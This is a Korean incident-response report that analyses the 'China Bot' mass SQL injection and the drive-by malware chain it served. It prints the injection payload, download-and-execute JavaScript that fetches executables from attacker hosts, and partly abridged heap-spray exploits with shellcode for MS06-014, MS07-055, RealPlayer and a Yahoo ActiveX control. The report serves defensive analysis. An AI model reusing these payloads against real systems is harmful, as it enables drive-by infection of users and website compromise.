		Document No.
		SKInfosec-Tech-005

China Bot(가칭) 악성코드 분석

한 상 흠, 황 교 국

(m4gichack@gmail.com, fullc0de@gmail.com)

SK Infosec Co., Inc

MSS 사업본부 침해 대응 팀

Table of Contents

1. 개요

뉴스를 보면, 변종 차이나봇이 MSSQL2005를 감염시켜 7만여 개의 사이트를 감염시켰다는 기사가 발표가 되었다.


MSSQL2005의 취약점을 이용을 하였다는 것으로 이해가 될 수 있다. 슬래머웜처럼 MSSQL 의 취약점을 노린 봇이라면 굉장히 위험한 것으로 판단 되어 관련 된 내용을 좀 더 분석하여 보았다.

해외 뉴스레터인 Sans News Letter에도 보고가 되었으며
http://www.sans.org/newsletters/newsbites/newsbites.php?vol=10&issue=2&portal=18568e8354c1477939922bd793b68360#sID200
링크를 눌러보면 확인을 할 수 있다.

본문은 MSSQL 2005에 국한된 것이 아니라 Sql injection 공격에 의해 스크립트가 삽입되는 공격 위주로 설명을 하였다.

2. MSSQL2005 취약점

Microsoft 사의 security 권고문을 보면 현재 MSSQL 2005 의 취약점이 발표되지 않음을 알 수 있다. http://www.microsoft.com/technet/security/current.aspx



[그림 1. mssql 관련 취약점 권고]

각종 취약점에 대한 exploit 이 올라와있는 milw0rm 사이트를 검색해 본 결과 POC조차도 올라와 있지 않았다. http://cve.mitre.org/cve/ 등에도 취약점에 대한 권고문은 찾아 볼 수 없었다.

[그림 2. www.milw0rm.com]

이와 관련하여 IIS 의 보안 로그를 확보 하였으며 sql injection 공격이 인코딩 되어 있는 형태임을 확인 할 수 있다.


```
POST /crapxxxtxxx .asp;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST

(0×4400450043004C0041005200450020004000540020007600610072006300680061007200280032003500350029002000440
0450043004C0041005200450020004E0045005800540020004600520004F004D00200020005400610
062006C0065005F0043007500720073006F007200200049004E0054004F002000400054002C00400
0430020004500 4E00440020004300 4C004F0053004500200054006100 62006C0065005F004300750
0720073006F007200200044004500 41004C004C004F0043004100540045002000540061 0062006C0
065005F0043007500720073006F007200%20AS%20NVARCHAR(4000));EXEC(@S);-
|178|80040e14|

Unclosed_quotation_mark S_NVARCHAR(4000);SET_@S=CAST(0×44004500430 xxx 3002000′
```

디코딩을 하면 SQL injection 쿼리를 통하여 공격이 수행되고 있음을 알 수 있다.

```
DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor

중략

OPEN Table_Cursor FETCH NEXT FROM    Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set
['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script rc=http://*.uc8010.com ></script>''')

중략

FETCH NEXT FROM    Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE
Table_Cursor DECLARE @T varchar(255),@C
```

3. 악성 코드 분석

여전히 MSSQL2005에 대한 취약점을 이용하였다는 것은 불분명 하였지만 확인 된 내용은 sql injection 쿼리가 http://*. uc8010.com 을 취약점이 있는 모든 필드에 업데이트를 하고 있는 형태로 공격이 되고 있음을 확인 할 수 있었다. 과연 이 사이트는 어떤 내용 포함하여 감염 시키고 있을까? 전체적인 감염 FLOW 는 아래와 같다.



[그림 3. Malware 감염 FLOW]

3.1. 0.js

```
function setCookie(name,value)
{
  중략
  document.cookie = name + "="+ escape(value) +";expires="+ exp.toGMTString();
}
function getCookie(name)
{
  var arr = document.cookie.match(new RegExp("(^| )"+name+"=([^;]*)(;|$)"));
   if(arr != null)
  {
        return unescape(arr[2]);
  }
  else
  {
        document.writeln("<script src=hxxp://www.xxx.com/w.js>< \ /script>");
//      document.writeln("<iframe src= \ " hxxp://www.xxx.com/xxx.aspx \ "
 width= \ "20 \ " height= \ "0 \ " scrolling= \ "no \ " frameborder= \ "0 \ "><  \ /iframe>");
        setCookie("Lin","ok");
        return null;
  }
}
getCookie("Lin")
```

쿠키를 만들어 보내고 있음을 알 수 있으며 w.js 라는 파일을 실행 시키는 것을 알 수 있다.

3.2. 0.js -> w.js

```
document.writeln("<iframe src=http://www.xxx.com/1.html width=1
eight=0>< \ /iframe>");
document.writeln("<script src= \  http://www.xxx.com/.php?id=742266&web_id=742266 \ '
language= \ 'JavaScript \ ' charset= \ 'gb2312 \ '>< \ /script>");
document.writeln("<script src= http://www.xxx.com /007.js'
language= \ 'JavaScript \ '>< \ /script>");

eval(" \ 146 \ 165 \ 156 \ 143 \ 164 \ 151 \ 157 \ 156 \ 40 \ 147 \ 156 \ 50 \ 162 \ 122 \ 141 \
107 \ 105 \ 171 \ 153 \ 125 \ 61 \ 51 \ 15 \ 12 \ 173 \ 15 \ 12 \ 166 \ 141 \ 162 \ 40 \ 117 \

중략

 \ 156 \ 105 \ 50 \ 42 \ 150 \ 164 \ 164 \ 160 \ 72 \ 57 \ 57 \ 143 \ 56 \ 165 \ 143 \ 70 \ 60 \ 61
 \ 60 \ 56 \ 143 \ 157 \ 155 \ 57 \ 60 \ 57 \ 61 \ 56 \ 145 \ 170 \ 145 \ 42 \ 54 \ 42 \ 61 \ 71 \ 5
6 \ 145 \ 170 \ 145 \ 42 \ 51 \ 73")
```


w.js 파일을 열면 또 다른 취약점을 이용하기 위한 코드를 볼 수 있으며 eval 구문을 디코딩 해보면 아래와 같다.

```
var chenzi=window["document"]["createElement"]("object");

중략

love["SaveToFile"](china,2);
love["Close"]();
var SmAcqIwGV8=chenzi["CreateObject"]("Shell.Application","");
exp1=hHf$R6["BuildPath"](VgDnZXHt7+' \ \ system32','cmd.exe');
SmAcqIwGV8["ShellExecute"](exp1,' /c '+china,"","open",0)}catch(i){i=1}
}
DownE("http://www.xxx.com/1.exe","19.exe");
```


1.exe 파일을 실행 시키는 것을 알 수 있다.

1) 1.exe

1.exe 파일이 실행되면 레지스트리에 InProc서비스로 등록하며 ShellExecuteHooks레지스트리에 목록을 추가한다. 즉, rundll32.exe를 통해 InProc 서비스로 등록되며 시스템 재시작 시 재등록 되기 위해 레지스트리를 수정한다. 윈도우즈 전역 후킹을 통해 시스템 메시지를 수신하여 조작하는 것으로 판단된다.



[그림 4. 메시지 전역 후킹 화면]



[그림 5. 서비스로 레지스트리에 등록]

3.3. w.js->007.js

```
document.writeln("<iframe
src=http://xxx.xxx.com/ real007.html width=1 height=0>< \ /iframe>");
document.writeln("<script language= \ "javascript \ "
src= \ "http:// xxx.xxx.com//click.aspx?id=83013911&logo=1 \ "><  \ /script>");
```

을 호출 하고 있다.

3.4. 007.js -> real007.html

Real007.html 은 아래의 파일 들을 불러오는 것을 알 수 있다.

```
<script src=06014.js></script>
<script src=real.js></script>
<script src=07055.js></script>
<script src=yahoo.js></script>
<script language="javascript" src="http://xxx.xxx.com/83013911&logo=1"></script>
```

3.5. real007.html

1) 06014.js

MS06-014 취약점을 노리는 페이지임을 알 수 있다.

http://www.microsoft.com/korea/technet/security/bulletin/MS06-014.mspx

```
<script>
document.writeln("<script>");

중략

document.writeln("Cuteqq='http://xxx.xxx.com/hehehehe.exe';");
document.writeln("Qq784378237= \'C:\ \ \ \MicroSoft.pif \';");
document.writeln("Cuteqq784378237= \'C:\ \ \ \MicroSoft.vbs \';");
document.writeln("Cuteqqzf= \"Set Cuteqqcn =

중략

document.writeln("SmAcqIwGV8[ \"SHeLlExECuTe \"](exp1, \' \/c echo cmd.exe \/c
C:\ \ \ \MicroSoft.pif >C:\ \ \ \MicroSoft.bat \', \" \", \"open \",0);");

중략

document.writeln("<script type= \"text \/jscript \">function init()
{ document.write( \" \");}window.onload = init;< \/script>");
document.writeln("<body oncontextmenu= \"return false \" onselectstart= \"return
false \" ondragstart= \"return false \">");
document.writeln("< \/PRE>< \/BODY>");
document.writeln("");
</script>
```

2) real.js

리얼 플레이어를 노리는 exploit 임을 알 수 있다.

```
<sCrIpT lAnGuAgE="jAvAsCrIpT">
function RealExploit()
{
RealVersion = Real.PlayerProperty("PRODUCTVERSION");
Padding = "";
JmpOver = unescape("%75%06%74%04");
for(i=0;i<32*148;i++)
Padding += "S";

중략

AdjESP = "LLLL \ \ XXXXXLD";
Shell
="TYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIxkR0qJPJP3YY0fNYwLEQk0p47z
pfKRKJJKVe9xJKYoIoYolOoCQv3VsVwLuRKwRvavbFQvJMWVsZzMFv0z8K8mwVPnxmmn8
mDUBzJMEBsHuN3ULUhmfxW6peMMZM7XPrf5NkDpP107zMpYE5MMzMj44LqxGONuKpTRr
u33UTnSSPnVOQxqu1xperHPeE8QuTn55D83UMPGp";

Real.Import("c: \ \ Program Files \ \ NetMeeting \ \ TestSnd.wav", PayLoad,"", 0, 0);
}
RealExploit();
</script>
```

3) 07055.js

MS07-055 취약점을 노리는 페이지임을 알 수 있다.

http://www.microsoft.com/technet/security/bulletin/MS07-055.mspx

```
<html>
<head>
<title>Microsoft Internet Explorer TIF/TIFF Code Execution (MS07-055)</title>
<script language="JavaScript">
var memory = new Array();
function getSpraySlide(spraySlide, spraySlideSize)
{
        while (spraySlide.length*2<spraySlideSize)
        {
                spraySlide += spraySlide;
        }
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
}
중략
        spraySlide = getSpraySlide(spraySlide,spraySlideSize);
        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
        for (i=0;i<heapBlocks;i++) {
                memory[i] = spraySlide + payLoadCode;
        }
        return 0;
}
makeSlide();
</script>
</head>
<body>
<img src="ms07-055.tif">
</body>
</html>
```


4) yahoo.js

이것은 Yahoo 0day Ywcupl.dll ActiveX Exploit Download And Exec를 이용하여 악성파일을 다운로드 시키는 형태이다


```
<html>
<object classid="clsid:DCE2F8B1-A520-11D4-8FD0-00D0B7730277"
id='viewme'></object>
<body>
<SCRIPT language="javascript">
var shellcode = unescape("%u9090%u9090%u9090%u9090" +
"%u54eb%u758b%u8b3c%u3574%u0378%u56f5%u768b%u0320" +

중략

bigblock = unescape("%u9090%u9090");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (x=0; x<500; x++) memory[x] = block + shellcode;
var buffer = ' \ x0a';
while (buffer.length < 5000) buffer+=' \ x0a \ x0a \ x0a \ x0a';
viewme.server = buffer;
viewme.initialize();
viewme.send();
</script>
</body>
</html>
```

3.6. hehehehe.exe


주요 공격코드 4가지는 모두 특정 도메인으로부터 hehehehe.exe을 다운로드 하도록 설계되어 있다. 해당 파일을 실행 한 결과 국내 특정 게임을 공격하는 악성 프로그램임을 알 수 있다.



[그림 6. system.dll]



[그림 7. 레지스트리 생성, 제거]



[그림 8. 게임관련 공격]

바이너리 파일을 분석 한 결과 국내 게임 프로그램을 공격한 악성프로그램임을 확인하였지만 또 다른 프로그램들을 타겟으로 공격하는 것들이 분명 존재 할 것이다.

4. 마치며

이로써 http://*. uc8010.com는 여러 형태의 악성코드를 뿌리고 있는 사이트로 분석이 마쳤다. 취약점이 있는 PC 등을 감염시키기 위하여 여려가지 형태의 공격을 하고 있는 것을 알 수 있다. 전통적으로 IE 취약점을 노리고 있었지만 사용자들이 많이 쓰고 있는 어플리케이션 취약점을 이용하여 감염을 시키려고 하는 것을 알 수 있었다.

IE 보안 패치뿐만 아니라 각종 어플리케이션의 보안패치도 생활화 하여야 할 것이다.

5. Reference

- http://english.zhuaxia.com/pre_channel
- http://www.castlecops.com/